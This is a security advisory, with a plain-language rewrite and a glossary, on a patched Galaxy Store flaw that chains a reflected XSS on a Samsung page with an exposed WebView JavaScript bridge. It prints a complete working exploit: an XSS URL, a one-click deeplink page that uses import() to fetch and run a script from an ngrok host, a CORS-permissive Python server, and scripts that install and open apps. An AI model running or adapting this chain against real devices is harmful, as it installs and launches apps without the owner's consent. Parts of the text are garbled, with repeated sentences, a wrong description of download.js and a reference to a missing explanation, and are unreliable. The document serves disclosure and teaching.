SSD Advisory – Galaxy Store Applications Installation/Launching without User Interaction
A reflected XSS in a Samsung redirect page allowed an attacker to run JavaScript inside the Galaxy Store's WebView, which exposed a JavaScript bridge with methods to download and open apps. An attacker could therefore install and launch applications without user interaction, potentially leading to remote command execution on the phone.

A vulnerability in the Galaxy Store allows attackers through an XSS to cause the store to install and/or launch an application, allowing remote attackers to trigger a remote command execution in the phone.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Samsung's Galaxy Store is the app store client shipped on Samsung Android devices. Besides browsing and installing apps, it registers deeplink handlers: a deeplink can be invoked from another application or from a browser, and when the store receives a suitable deeplink it processes it and renders the result in a WebView.
The report focuses on one deeplink family, samsungapps://MCSLaunch, which routes the request into the store's MCS WebView flow. The url parameter of that deeplink is loaded with WebView.loadUrl. The WebView is configured with JavaScript enabled and exposes Java objects to page scripts through addJavascriptInterface, including an object named GalaxyStore whose methods can download and open applications.
The second component is a Samsung web page, the MCS Direct Page at https://us.mcsvc.samsung.com/mcp25/devops/redirect.html, which reflects URL parameters into the page without encoding them.
Put together, the chain is: a victim opens a link in Chrome on a Samsung device, the link fires the samsungapps:// deeplink, Galaxy Store loads the MCS page inside its WebView, the reflected parameters execute JavaScript in that WebView, and that JavaScript calls the exposed GalaxyStore interface to install and launch an app without user interaction.
Setup
- Target: Galaxy Store version 4.5.32.4 on a Samsung device.
- Victim interaction: the victim uses Chrome on the device to open an attacker-controlled page and clicks a link.
- Attacker tooling: a Python HTTP server that sends a permissive CORS header, and ngrok to expose it over HTTPS. The report states that HTTPS and a Chrome CORS bypass are necessary for the exploit to succeed.
- Analysis: the Galaxy Store app was reversed to discover the deeplink parameters it expects.
Finding it
The starting point is the MCS Direct Page. Visited without parameters, it renders as a plain page:
Reversing the Galaxy Store app shows that the page is expected to receive two parameters, mcs_ru and testMode. Supplying them produces a page containing intents that have not been deeplinked, to be sent to Samsung applications for processing, among them Samsung Pay, Bixby, Samsungapp and Gamelauncher:

The interesting entry is the deeplink addressed to Samsungapp:
samsungapps://MCSLaunch?action=each_event&url={{url}}
When this deeplink is sent, Galaxy Store handles it in three steps:
- The app checks the deeplink against the string
samsungapps. - If the string
MCSLaunchis present, the app proceeds with the MCS WebView process. - It takes the
urlparameter and loads it withWebView.loadurl.
Returning to the MCS Direct Page, the page parses parameters from the URL and displays them without encoding. Passing abc and def shows the values reflected back into the page:
The values are placed directly into an href, which the report describes as very dangerous and as causing XSS.
Exploitation
Step 1: confirm the reflected XSS on the MCS page
The proof of concept is a single URL:
https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a&testMode=1&%22id=%22%3Ca%20id%3d%22%3E%3Csvg/onload%3dalert(1)%3E%22%3E
The report presents this URL as the proof of concept for the reflected XSS and notes that it is a basic error and that exploitation is simple: The report notes that this is a basic error and that exploitation is simple:

Step 2: inspect the WebView configuration and exposed interfaces
The Galaxy Store WebView that loads the deeplink URL is configured as follows:
webSettings.setJavaScriptEnabled(true); // allow JS execution
webSettings.setJavaScriptCanOpenWindowsAutomatically(true);
WebView webView = this.c;
webView.addJavascriptInterface(new McsWebBridge(this, webView, new McsWebBridgeProvider()), "McsBridge");
WebView webView2 = this.c;
webView2.addJavascriptInterface(new McsWebBridge(this, webView2, new GmpWebBridgeProvider()), "GmpBridge");
this.l = new EditorialScriptInterface(this, this.c);
this.c.addJavascriptInterface(this.l, "GalaxyStore"); // add JS interface so that JS can call functions defined in Java class.
JavaScript execution is enabled, and three Java objects are bridged into the page: McsBridge, GmpBridge and GalaxyStore. The last one is an instance of EditorialScriptInterface, which exposes two methods annotated with @JavascriptInterface:
@JavascriptInterface
public void downloadApp(String str){...}
@JavascriptInterface
public void openApp(String str) {...}
Both take an app id: downloadApp downloads the app from the store, openApp opens it. Because they are exposed to JavaScript, page script running in the WebView can call them directly:
window.GalaxyStore.openApp("com.sec.android.app.popupcalculator"); // Open app calc
window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");// Download app calc
Step 3: build the one-click page
The attacker page contains a single link that fires the deeplink. The url parameter points at the MCS page, with the XSS payload nested inside it. The url parameter points at the MCS page, with the XSS payload nested inside it, and the payload uses import() to pull a remote script: The payload uses import() to pull a remote script:
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
  </head>
  <body>
    <a href="samsungapps://MCSLaunch?action=each_event&url=https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a%26testMode=1%26%22id=%22%3Ca%2520id%253d%22%3e%3Csvg/onload%253dimport(%27https://xxxxxx.ngrok.io/open.js%27)%3e%22%3e">1 click</a>
  </body>
</html>
The report describes three remote scripts: open.js opens the calculator app, download.js opens the calculator app, and down_and_open.js downloads and then opens the calculator app.
Step 4: serve the payload with CORS enabled
To exploit the victim successfully, the report states that HTTPS and a Chrome CORS bypass are required. A small Python server adds Access-Control-Allow-Origin: * to every response and listens on port 8000:
#!/usr/bin/python3
# https.py
import os
import sys
import http.server
import socketserver

PORT = 8000

class HTTPRequestHandler(http.server.SimpleHTTPRequestHandler):
    def end_headers(self):
        self.send_header('Access-Control-Allow-Origin', '*')
        http.server.SimpleHTTPRequestHandler.end_headers(self)

def server(port):
    httpd = socketserver.TCPServer(('', port), HTTPRequestHandler)
    return httpd

if __name__ == "__main__":
    port = PORT
    httpd = server(port)
    try:
        # os.chdir('build')
        print("nserving from build/ at localhost:" + str(port))
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("n...shutting down http server")
        httpd.shutdown()
        sys.exit()
The steps are:
- Run
https.pyto bypass CORS and open a server on port 8000. - Run
ngrok.exe http 8000. - On a Samsung device, use Chrome to access the victim server and click the link.
The final index.html used in the exploit section is the same one-click page with the ngrok hostname filled in:
<!-- index.html -->
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252" />
</head>
<body>
<a
href="samsungapps://MCSLaunch?action=each_event&url=https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a%26testMode=1%26%22id=%22%3Ca%2520id%253d%22%3e%3Csvg/onload%253dimport(%27https://cf89a4eb207f.ngrok.io/down_and_open.js%27)%3e%22%3e"
>1 click</a
>
</body>
</html>
Step 5: the remote scripts
The simplest script opens the calculator:
// open.js
window.GalaxyStore.openApp("com.sec.android.app.popupcalculator");
The download-only script:
// download.js
window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");
The combined script downloads the app and opens it after a delay:
// down_and_open.js
function testCallBack(){
    setTimeout(()=>{
        window.GalaxyStore.openApp("com.sec.android.app.popupcalculator");
    },20000);
    window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");
}

testCallBack();
A demonstration of the chain running is included with the report:
Root cause
Two weaknesses combine.
First, the MCS Direct Page reflects URL parameters into the page without encoding them, and places them directly into an href. Any script that can get a crafted URL loaded in a browser context on that origin can execute JavaScript there.
Second, Galaxy Store accepts a deeplink whose url parameter is loaded into a WebView that has JavaScript enabled and bridges privileged Java objects into the page. The deeplink handler checks for the samsungapps and MCSLaunch strings, then loads the supplied URL in the WebView. Because GalaxyStore is bridged into that WebView, script injected into the MCS page can call downloadApp and openApp.
Impact
An attacker who gets a victim to open a crafted link in Chrome on an affected Samsung device can execute JavaScript in the WebView context of the Galaxy Store application. From there the script can install applications from the store and launch applications, without further user interaction. The report's TL;DR frames the consequence as remote command execution on the phone, reached through the store's install and launch capability. The chain requires the victim to click the link, and the report states that HTTPS and a Chrome CORS bypass are needed for the exploit to work.
Fix
The vendor issued patches, which the report says are in wide circulation for all Samsung devices. The report does not describe the content of the patch.
Variants to test
- Other deeplink handlers in the same app that take a URL parameter and pass it to
loadUrl. A positive result is a deeplink that loads attacker-chosen content into a WebView with JavaScript enabled. - Other pages on Samsung domains that reflect query parameters into HTML attributes. A positive result is a parameter value that breaks out of the attribute and executes script, as the
mcs_ruandtestModeparameters did here. - Other
@JavascriptInterfacebridges reachable from deeplink-loaded pages, such asMcsBridgeandGmpBridgein this report. A positive result is a page script calling a bridged method that performs a privileged action. - Deeplink parameters that are decoded more than once before use. A positive result is a payload that still executes after the deeplink and the web page have each processed it.
- WebView settings that allow JavaScript and automatic window opening on pages reached from external links. A positive result is script execution in a WebView that also exposes native interfaces.
What happened, in plain words
Samsung phones come with an app called Galaxy Store, which is Samsung's own app shop, the place where you browse and install apps. Like many apps, Galaxy Store can be opened from somewhere else: another app, or a link in a browser, can ask it to do something by sending it a special kind of link called a deeplink. A deeplink is a link that starts with a made-up scheme instead of https, and the phone's operating system hands it to whichever app has registered that scheme. When Galaxy Store receives a suitable deeplink, it processes it and shows the result inside a WebView, which is a small built-in browser window embedded in the app.
The report describes a chain of two mistakes that, joined together, let an attacker run their own JavaScript inside that WebView. JavaScript is the programming language that web pages use to make things happen in a browser. If an attacker can run their own JavaScript inside Galaxy Store's WebView, they are not limited to drawing things on the screen: the app has deliberately given that WebView access to some of its own internal functions, including functions that download and open apps. So the attacker's script can install and launch applications on the phone without the user doing anything beyond clicking one link.
The two mistakes are:
- A Samsung web page, the MCS Direct Page, takes values from the address bar and pastes them into the page without cleaning them up. If one of those values is written so that it looks like HTML (the language web pages are written in) rather than plain text, the browser treats it as part of the page. This is called cross-site scripting, or XSS: the attacker's text becomes the page's own code.
- Galaxy Store accepts a deeplink that carries a web address, and loads that address in a WebView where JavaScript is switched on and where the app's own functions are reachable from the page. The deeplink handler only checks that the link starts with the right words; it does not check where the address points or which functions the loaded page should be allowed to call.
Put together: the victim clicks a link in Chrome on a Samsung phone, the link fires the samsungapps:// deeplink, Galaxy Store loads the MCS page inside its WebView, the values reflected by that page run JavaScript in the WebView, and that JavaScript calls the exposed GalaxyStore interface to install and launch an app. The report's short summary calls the end result remote command execution on the phone, reached through the store's ability to install and launch apps.
Context
Samsung's Galaxy Store is the app store client shipped on Samsung Android devices. Besides browsing and installing apps, it registers deeplink handlers: a deeplink can be invoked from another application or from a browser, and when the store receives a suitable deeplink it processes it and renders the result in a WebView.
The report focuses on one deeplink family, samsungapps://MCSLaunch, which routes the request into the store's MCS WebView flow. The url parameter of that deeplink is loaded with WebView.loadUrl. The WebView is configured with JavaScript enabled and exposes Java objects to page scripts through addJavascriptInterface, including an object named GalaxyStore whose methods can download and open applications.
The second component is a Samsung web page, the MCS Direct Page at https://us.mcsvc.samsung.com/mcp25/devops/redirect.html, which reflects URL parameters into the page without encoding them.
Put together, the chain is: a victim opens a link in Chrome on a Samsung device, the link fires the samsungapps:// deeplink, Galaxy Store loads the MCS page inside its WebView, the reflected parameters execute JavaScript in that WebView, and that JavaScript calls the exposed GalaxyStore interface to install and launch an app without user interaction.
A few words on the pieces before we go further. A WebView is a browser engine borrowed by an app so it can show web content without leaving the app; from the user's point of view it looks like a screen inside the app. WebView.loadUrl is the instruction that tells a WebView which address to open. addJavascriptInterface is the opposite direction: it takes an object written in the app's own language (here Java) and makes it appear to the page's JavaScript as if it were an ordinary JavaScript object, so page code can call its methods. That is a powerful feature, and it is only safe if the pages loaded in that WebView are trusted.
Setup
- Target: Galaxy Store version 4.5.32.4 on a Samsung device.
- Victim interaction: the victim uses Chrome on the device to open an attacker-controlled page and clicks a link.
- Attacker tooling: a Python HTTP server that sends a permissive CORS header, and ngrok to expose it over HTTPS. The report states that HTTPS and a Chrome CORS bypass are necessary for the exploit to succeed.
- Analysis: the Galaxy Store app was reversed to discover the deeplink parameters it expects.
Two of those terms deserve a plain explanation. CORS (Cross-Origin Resource Sharing) is a browser rule about which web pages are allowed to read responses from which other web servers; a server can relax the rule by sending a header that says who may read its answers. The Python server below sends the most permissive possible version of that header. ngrok is a service that takes a server running on your own machine and gives it a public https:// address, so a phone somewhere else on the internet can reach it. Reversing an app means taking its installed package apart and reading the code and resources inside to learn how it works, which is how the researcher found out which parameter names the store expects.
Finding it
The starting point is the MCS Direct Page. Visited without parameters, it renders as a plain page:
Reversing the Galaxy Store app shows that the page is expected to receive two parameters, mcs_ru and testMode. A parameter is a named value attached to the end of a web address after a ?, in the form name=value, and the server or page can read it. Supplying them produces a page containing intents that have not been deeplinked, to be sent to Samsung applications for processing, among them Samsung Pay, Bixby, Samsungapp and Gamelauncher:
An intent, in Android, is a message one app sends to ask another app to do something. The page is essentially a list of such messages, each one a deeplink waiting to be handed to the right Samsung app.
The interesting entry is the deeplink addressed to Samsungapp:
samsungapps://MCSLaunch?action=each_event&url={{url}}
Reading this link from left to right: samsungapps:// is the scheme, the part that tells the phone which app should receive the link. MCSLaunch is the host part, which the store uses as a command name. After the ? come two parameters, action set to each_event and url set to a placeholder {{url}}, which is where an actual web address would go.
When this deeplink is sent, Galaxy Store handles it in three steps:
- The app checks the deeplink against the string
samsungapps. - If the string
MCSLaunchis present, the app proceeds with the MCS WebView process. - It takes the
urlparameter and loads it withWebView.loadurl.
Notice what is missing from those three steps: any check on what the url value actually points to. The app confirms the link is addressed to it and that the command is the one it knows, then opens whatever address was supplied.
Returning to the MCS Direct Page, the page parses parameters from the URL and displays them without encoding. Encoding, in this context, means turning characters that have a special meaning in HTML into harmless stand-ins, so that a value is shown as text rather than interpreted as markup. Passing abc and def shows the values reflected back into the page:
The values are placed directly into an href, which the report describes as very dangerous and as causing XSS. An href is the attribute of a link that holds its destination; if a value lands inside an attribute without encoding, a value containing a quote character can end the attribute early and start new markup of the attacker's choosing.
Exploitation
Step 1: confirm the reflected XSS on the MCS page
The proof of concept is a single URL:
https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a&testMode=1&%22id=%22%3Ca%20id%3d%22%3E%3Csvg/onload%3dalert(1)%3E%22%3E
The report presents this URL as the proof of concept and notes that it is a basic error and that exploitation is simple: The report notes that this is a basic error and that exploitation is simple:
Line by line, in plain words. The address is the MCS page with three parameters. mcs_ru=a and testMode=1 are the two parameters the page expects, given harmless values. The third piece has no name of its own; it is a value made of percent-encoded characters, which is how a browser writes characters that are awkward to put in an address. %22 is a double quote, %3C is <, %3E is >, %20 is a space, %3d is =, and %27 is a single quote. alert(1) is the classic harmless test: it pops up a box with the number 1, proving that the browser ran the attacker's JavaScript. If that box appears, the page is executing code that did not come from Samsung.
Step 2: inspect the WebView configuration and exposed interfaces
The Galaxy Store WebView that loads the deeplink URL is configured as follows:
webSettings.setJavaScriptEnabled(true); // allow JS execution
webSettings.setJavaScriptCanOpenWindowsAutomatically(true);
WebView webView = this.c;
webView.addJavascriptInterface(new McsWebBridge(this, webView, new McsWebBridgeProvider()), "McsBridge");
WebView webView2 = this.c;
webView2.addJavascriptInterface(new McsWebBridge(this, webView2, new GmpWebBridgeProvider()), "GmpBridge");
this.l = new EditorialScriptInterface(this, this.c);
this.c.addJavascriptInterface(this.l, "GalaxyStore"); // add JS interface so that JS can call functions defined in Java class.
JavaScript execution is enabled, and three Java objects are bridged into the page: McsBridge, GmpBridge and GalaxyStore. The last one is an instance of EditorialScriptInterface, which exposes two methods annotated with @JavascriptInterface:
@JavascriptInterface
public void downloadApp(String str){...}
@JavascriptInterface
public void openApp(String str) {...}
Going through the first block: setJavaScriptEnabled(true) switches JavaScript on for pages loaded in this WebView, so any script on those pages will run. setJavaScriptCanOpenWindowsAutomatically(true) lets a page open new windows without the user asking. The next lines take the WebView and attach two bridge objects to it under the names McsBridge and GmpBridge, so page scripts can reach them as window.McsBridge and window.GmpBridge. The final pair creates an EditorialScriptInterface and attaches it under the name GalaxyStore, with a comment explaining exactly why: so that JavaScript can call functions defined in the Java class.
In the second block, @JavascriptInterface is the marker that makes a Java method visible to page JavaScript. Without it, the method exists in Java but the page cannot call it. downloadApp takes a string, which the report says is an app id, and downloads that app from the store. openApp takes the same kind of string and opens the app. Both take an app id: downloadApp downloads the app from the store, openApp opens it. Because they are exposed to JavaScript, page script running in the WebView can call them directly:
window.GalaxyStore.openApp("com.sec.android.app.popupcalculator"); // Open app calc
window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");// Download app calc
window is the global object of a page in a browser; anything attached to it can be reached from any script on the page. com.sec.android.app.popupcalculator is the package name of Samsung's calculator app, the unique identifier Android uses for an app. So the first line asks Galaxy Store to open the calculator, and the second asks it to download the calculator. Neither line asks the user for permission.
Step 3: build the one-click page
The attacker page contains a single link that fires the deeplink. The url parameter points at the MCS page, with the XSS payload nested inside it. The url parameter points at the MCS page, with the XSS payload nested inside it, and the payload uses import() to pull a remote script: The payload uses import() to pull a remote script:
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=windows-1252">
  </head>
  <body>
    <a href="samsungapps://MCSLaunch?action=each_event&url=https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a%26testMode=1%26%22id=%22%3Ca%2520id%253d%22%3e%3Csvg/onload%253dimport(%27https://xxxxxx.ngrok.io/open.js%27)%3e%22%3e">1 click</a>
  </body>
</html>
The report describes three remote scripts: open.js opens the calculator app, download.js opens the calculator app, and down_and_open.js downloads and then opens the calculator app.
Line by line: the outer <html>, <head> and <body> tags are the skeleton of any web page. The <meta> line declares the character set, which is housekeeping. The one that matters is the <a> element, a link, whose href is the deeplink and whose visible text is 1 click. When the victim taps it, the phone hands the deeplink to Galaxy Store.
After both passes, the browser sees the <svg onload=...> element. This time the handler is import('https://xxxxxx.ngrok.io/open.js'), which loads and runs a JavaScript file from the attacker's server instead of showing an alert box. The xxxxxx.ngrok.io part is the placeholder for the attacker's ngrok address.
Step 4: serve the payload with CORS enabled
To exploit the victim successfully, the report states that HTTPS and a Chrome CORS bypass are required. A small Python server adds Access-Control-Allow-Origin: * to every response and listens on port 8000:
#!/usr/bin/python3
# https.py
import os
import sys
import http.server
import socketserver

PORT = 8000

class HTTPRequestHandler(http.server.SimpleHTTPRequestHandler):
    def end_headers(self):
        self.send_header('Access-Control-Allow-Origin', '*')
        http.server.SimpleHTTPRequestHandler.end_headers(self)

def server(port):
    httpd = socketserver.TCPServer(('', port), HTTPRequestHandler)
    return httpd

if __name__ == "__main__":
    port = PORT
    httpd = server(port)
    try:
        # os.chdir('build')
        print("nserving from build/ at localhost:" + str(port))
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("n...shutting down http server")
        httpd.shutdown()
        sys.exit()
Line by line: the first line is a shebang, telling the system to run the file with Python 3. The import lines pull in modules from Python's standard library: os for file system work, sys for exiting, http.server for a ready-made web server, and socketserver for the network plumbing. PORT = 8000 fixes the port number the server will listen on.
The class HTTPRequestHandler extends Python's built-in simple file server. The only thing it changes is end_headers: just before the response headers are finished, it adds Access-Control-Allow-Origin: *, which tells every browser that any web page may read this server's responses. The * means everyone. That is the permissive CORS header the report relies on.
The server function creates a TCP server on all network interfaces at the chosen port, using the handler above. The if __name__ == "__main__": block runs only when the file is executed directly: it sets the port, builds the server, prints a message, and calls serve_forever() so the server keeps answering until interrupted. The except KeyboardInterrupt part handles Ctrl+C, shutting the server down cleanly. The commented-out os.chdir('build') line would change into a build directory before serving, but it is disabled.
The steps are:
- Run
https.pyto bypass CORS and open a server on port 8000. - Run
ngrok.exe http 8000. - On a Samsung device, use Chrome to access the victim server and click the link.
Step 1 starts the server on your own machine. Step 2 asks ngrok to forward the public HTTPS address it gives you to port 8000 on that machine, which is what makes the payload reachable from the phone and satisfies the HTTPS requirement. Step 3 is the attack itself: the victim opens the page in Chrome on the Samsung device and taps the link.
The final index.html used in the exploit section is the same one-click page with the ngrok hostname filled in:
<!-- index.html -->
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1252" />
</head>
<body>
<a
href="samsungapps://MCSLaunch?action=each_event&url=https://us.mcsvc.samsung.com/mcp25/devops/redirect.html?mcs_ru=a%26testMode=1%26%22id=%22%3Ca%2520id%253d%22%3e%3Csvg/onload%253dimport(%27https://cf89a4eb207f.ngrok.io/down_and_open.js%27)%3e%22%3e"
>1 click</a
>
</body>
</html>
This is the same page as before with two differences. The ngrok hostname is now a real one, cf89a4eb207f.ngrok.io, and the script it loads is down_and_open.js rather than open.js. The & between action=each_event and url= is written as &, which is the HTML way of writing an ampersand inside an attribute; the browser turns it back into & before using the link. The line breaks inside the <a> tag are only formatting and do not change the link.
Step 5: the remote scripts
The simplest script opens the calculator:
// open.js
window.GalaxyStore.openApp("com.sec.android.app.popupcalculator");
This is one call to the bridged object: reach GalaxyStore through window, call openApp, and pass the calculator's package name. Because the script runs inside Galaxy Store's WebView, that call goes straight into the app's Java code.
The download-only script:
// download.js
window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");
Same shape, but it calls downloadApp, so the store fetches the calculator and installs it rather than opening it.
The combined script downloads the app and opens it after a delay:
// down_and_open.js
function testCallBack(){
    setTimeout(()=>{
        window.GalaxyStore.openApp("com.sec.android.app.popupcalculator");
    },20000);
    window.GalaxyStore.downloadApp("com.sec.android.app.popupcalculator");
}

testCallBack();
Line by line: function testCallBack(){...} defines a function, a named block of code that runs when called. Inside it, setTimeout(()=>{...}, 20000) schedules the code in the arrow function to run after 20000 milliseconds, which is 20 seconds. That scheduled code is the openApp call. The next line, downloadApp, runs immediately, not after the delay. So the order is: start the download now, wait 20 seconds, then open the app. The final line, testCallBack();, actually runs the function; defining it alone would do nothing.
A demonstration of the chain running is included with the report:
Root cause
Two weaknesses combine.
First, the MCS Direct Page reflects URL parameters into the page without encoding them, and places them directly into an href. Any script that can get a crafted URL loaded in a browser context on that origin can execute JavaScript there.
Second, Galaxy Store accepts a deeplink whose url parameter is loaded into a WebView that has JavaScript enabled and bridges privileged Java objects into the page. The deeplink handler checks for the samsungapps and MCSLaunch strings, then loads the supplied URL in the WebView. Because GalaxyStore is bridged into that WebView, script injected into the MCS page can call downloadApp and openApp.
An origin, in browser terms, is the combination of scheme, host and port, for example https://us.mcsvc.samsung.com on the default port. Origin checks are how a browser and an app normally decide whether one piece of content is allowed to talk to another.
Impact
An attacker who gets a victim to open a crafted link in Chrome on an affected Samsung device can execute JavaScript in the WebView context of the Galaxy Store application. From there the script can install applications from the store and launch applications, without further user interaction. The report's TL;DR frames the consequence as remote command execution on the phone, reached through the store's install and launch capability. The chain requires the victim to click the link, and the report states that HTTPS and a Chrome CORS bypass are needed for the exploit to work.
Fix
The vendor issued patches, which the report says are in wide circulation for all Samsung devices. The report does not describe the content of the patch.
Variants to test
- Other deeplink handlers in the same app that take a URL parameter and pass it to
loadUrl. A positive result is a deeplink that loads attacker-chosen content into a WebView with JavaScript enabled. - Other pages on Samsung domains that reflect query parameters into HTML attributes. A positive result is a parameter value that breaks out of the attribute and executes script, as the
mcs_ruandtestModeparameters did here. - Other
@JavascriptInterfacebridges reachable from deeplink-loaded pages, such asMcsBridgeandGmpBridgein this report. A positive result is a page script calling a bridged method that performs a privileged action. - Deeplink parameters that are decoded more than once before use. A positive result is a payload that still executes after the deeplink and the web page have each processed it.
- WebView settings that allow JavaScript and automatic window opening on pages reached from external links. A positive result is script execution in a WebView that also exposes native interfaces.
Glossary
- Galaxy Store: Samsung's app store app on Samsung Android devices, used to browse and install apps.
- Deeplink: a link with a custom scheme (like
samsungapps://) that the operating system hands to a specific app instead of opening it in a browser. - Scheme: the first part of a link, before
://, that says which kind of link it is and therefore which app should handle it. - WebView: a browser engine embedded inside an app, used to display web content within the app's own window.
- JavaScript: the programming language that web pages use to run code in a browser.
- XSS (cross-site scripting): a flaw where an attacker's input is treated as code by a web page, so the attacker's script runs as if it came from the site.
- Encoding (HTML encoding): converting characters with special meaning in HTML into harmless stand-ins so a value is displayed as text rather than interpreted as markup.
- Percent-encoding: the way a browser writes awkward characters in a URL, for example
%20for a space or%3Cfor<. - Parameter: a named value attached to a URL after a
?, in the formname=value. - Reflection: when a page takes a value from the request and writes it back into the response.
href: the attribute of a link that holds its destination address.- Attribute: a named setting inside an HTML tag, such as
hreforid. onload: an event handler that runs when an element finishes loading.alert(1): a JavaScript call that shows a popup box; used as a harmless proof that script ran.import(): a JavaScript function that loads and runs another script file from a given address.addJavascriptInterface: an Android WebView method that makes a Java object callable from page JavaScript.@JavascriptInterface: an annotation that marks a Java method as callable from page JavaScript.- Bridge: an object exposed from an app's native code to page JavaScript so the page can call native functions.
window: the global object of a page in a browser; anything attached to it is reachable from any script on the page.- Package name: the unique identifier Android uses for an app, such as
com.sec.android.app.popupcalculator. - Intent: an Android message one app sends to ask another app to perform an action.
- CORS (Cross-Origin Resource Sharing): a browser rule, relaxable by response headers, about which web pages may read responses from which servers.
Access-Control-Allow-Origin: the response header that tells the browser which origins may read the response;*means any origin.- Origin: the combination of scheme, host and port that identifies where content came from.
- HTTPS: HTTP carried over an encrypted connection, shown by
https://in the address. - ngrok: a service that exposes a server running on your own machine at a public
https://address. - Port: a numbered channel on a machine that a server listens on; the Python server here uses port 8000.
setTimeout: a JavaScript function that runs code after a given delay in milliseconds.- Reversing an app: taking an installed app package apart and reading its code and resources to learn how it works.
- Remote command execution: running an attacker's commands on someone else's device.
- Patch: a software update that fixes a flaw.